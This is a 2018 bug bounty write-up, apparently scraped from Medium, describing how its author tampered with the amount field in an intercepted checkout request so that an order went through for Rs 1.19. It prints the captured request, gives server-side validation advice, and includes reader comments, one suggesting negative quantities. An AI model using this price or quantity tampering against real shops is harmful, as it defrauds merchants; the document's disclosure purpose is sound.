#BugBounty — "How I was able to shop for free!"- Payment Price Manipulation


Avinash Jain (@logicbomb_1) Follow

Feb 11, 2018 · 2 min read

Hi Guys,

During my recent bug bounty hunt, I came across a critical and yet simple vulnerability.It was payment price manipulation through which I could buy any product at the minimal cost. So, lets see what was the whole vulnerability-


I had to buy a wedding suit to attend a wedding ceremony so I went over internet where I came across a popular Indian shopping site and started my hunt. For some days, I was looking to find some bug in payment gateways and this came at the exact right time. So I captured the request before it hit the payment gateway —



```
POST /v1/payments/[redacted]
Host: [redacted]com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://[redacted]/checkout/[redacted]
x-checkout-id: 9Z5TP53cPoBkfs
Content-type: application/x-www-form-urlencoded
Content-Length: 416
Cookie:
[redacted]=eyJpdiI6IkZSYlwvXC9udlVvTitCaGV3cXVjME92dz09IiwidmFsdWUiOiJLcE52QnNYRzluQlBsMkhSWkpTRG5rNXYxakhiRnhkMEdPUG10dmxXVTdrY3dXOU9wbmZzbWVUY1JRak1
oeTRzUitSMjNrMkp0VnAzSllObVwvYmRRN2c9PSIsImlhYyI6ImQwODk1MDJiYjYlYTRlMTcxZmRjNWYwM2U2Y2I0YTU5NmNiZWUyM2VhZDAyNzkzNDA2NDAxZGNhOTR[redacted];
clientId=a_U:7CW_v(; _ga=GA1.2.1616111741.1516570865;
_drip_client_9421167=vid%253Dc41da5e0e1210135450c1605fab5fba8%2526pageViews%253D1%2526sessionPageCount%253D1%2526lastVisitedAt%253D1516570891562%2526weeklySessi
onCount%253D1%2526lastSessionAt%253D1516570891562; checkcookie=1
Connection: close

contact=7838466837&email=[redacted]m&method=card&card[number]=4[redacted]3&card[name]=[redacted]&card[cvv]=123&amount=110400
&currency=INR&description=Order%20Dress&[redacted]&notes[address]=Payment&card[expiry_month]=01&card[expiry_year]=25&_[checkout_id]=9Z5TP53c
[redacted]&_[referer]=https%3A%2F%2F[redacted]t
```

Note the **amount** parameter carrying the amount to be paid which is here as "Rs. 1104.00" (INR) and without any hesitation, I tampered the price value , entered "119" which means 1.19 (INR) and forwarded the HTTP request. Next, I was redirected to bank payment page as you can see below -



Enter Your 3D Secure PIN

Please enter your Verified by Visa® 3D Secure PIN in the space provided below, to confirm your identity for this purchase. This information will not be shared with the merchant.

Merchant: [redacted]
Date: Jan 21, 2018
Total Charge: INR 1.19
Card Number: XXXX XXXX XXXX 4553
Personal Message: 3D Secure Authentication
Name: [redacted]
3D Secure PIN: [?]

(Authenticate using OTP) (forgot 3D Secure PIN? Click Here)

This page will automatically timeout after 180 seconds.

Whoaa! The final prize is “1.19” , I had a huge smile on my face and then I proceed further to get this —

Order Successfully Placed

Order was placed successfully and I paid just 1.19 INR for 1104.00 INR :D. So simple yet so critical vulnerability and this happens when the prize is not validated back by the server. It was a surprise that still such simple loopholes exists and developers misses the validation of prize. Some secure steps that can be taken to prevent against such kind of attacks —

> *Always validate the prize back by the server.*
>
> *Pull the prize from db and check whether it's the same prize.*
>
> *Refrain from sending amount in http request rather send only product id.*

Thanks for reading!
This is all about this interesting finding. ☺

~Logicbomb (https://twitter.com/logicbomb_1) (https://www.reddit.com/user/logicbomb_1/)

Hacking | Penetration Testing | Bug Bounty | Vulnerability | Ethical Hacking

650 claps 4

Avinash Jain (@logicbomb_1)

Lead Infrastructure Security Engineer

Follow

InfoSec Write-ups

A collection of write-ups from the best hackers in the world on topics

Follow

@groferseng | DevSecops | Part time BugBounty Hunter | Acknowledged by Google, NASA, Yahoo, United Nations, BBC etc.

ranging from bug bounties and CTFs to vulnhub machines, hardware challenges and real life encounters. In a nutshell, we are the largest InfoSec publication on Medium. #sharingiscaring


More from InfoSec Write-ups

Writing a Password Protected Bind Shell (Linux/x64)

0x0FFB347

Mar 8 · 5 min read

246



```
                                              (Type: 8 (Echo (ping) request
                                                                   Code: 0
                                              [Checksum: 0x4d2c [correct
                                               [Checksum Status: Good]
                                             (Identifier (BE): 1 (0x0001
                                           (Identifier (LE): 256 (0x0100
                                      (Sequence number (BE): 47 (0x002f
                                   (Sequence number (LE): 12032 (0x2f00
                                                    [Response frame: 897]
                                                          (Data (32 bytes
                     ...Data: 6162636465666768696a6b6c6d6e6f7071727374757677 61
                                                            [Length: 32]
000  e8 d1 1b 78 75 c3 6c 71  d9 a3 13 77 08 00 45 00   ..xu.lq ...w..E...
010  3c 22 7e 00 00 80 01  46 39 c0 a8 01 52 00 00 00   ..F9...R .....
020  08 00 4d 2c 00 01  00 2f 00 00 66 65 64 63 62 61   ../.....abcdef
```


More from InfoSec Write-ups

Ping Power — ICMP Tunnel

Nir Chako

Dec 17, 2018 · 8 min read

488



More from InfoSec Write-ups

How to Make a Captive Portal of Death

Trevor Phillips

Dec 18, 2018 · 6 min read

280

Responses

Write a response…

Applause from Avinash Jain (@logicbomb_1) (author)

Derek Callaway
Feb 15, 2018

Find a shopping cart that allows you to modify the quantity and inject a negative integer..they'll end up owing you money if the server-side input validation is lacking..

58

Applause from Avinash Jain (@logicbomb_1) (author)

Shivam Garg
Feb 12, 2018

Awesome bro!!

2

Conversation between Hecton Paulino Domingos and Avinash Jain (@logicbomb_1).

Hecton Paulino Domingos
Feb 18, 2018 · 1 min read

Should change the title to “How I was able to shop for free in one company with poor sales management and one bug in the gateway”.

This would never work in Brazil’s stores since here they can and will always check the payment ***transaction*** and the price of the product in the **stock**. Here, the store have the right to cancel…

Read more…

10

1 response

Avinash Jain (@logicbomb_1)
Feb 18, 2018

Yup 99% are secured against this simple loophole but again we have that 1% to target. ;)

15

Conversation with Avinash Jain (@logicbomb_1).

Mohammad Owais
Feb 14, 2018

Is that fixed?

1 response

Avinash Jain (@logicbomb_1)
Feb 14, 2018

Yes , it is patched now.

1

Show all responses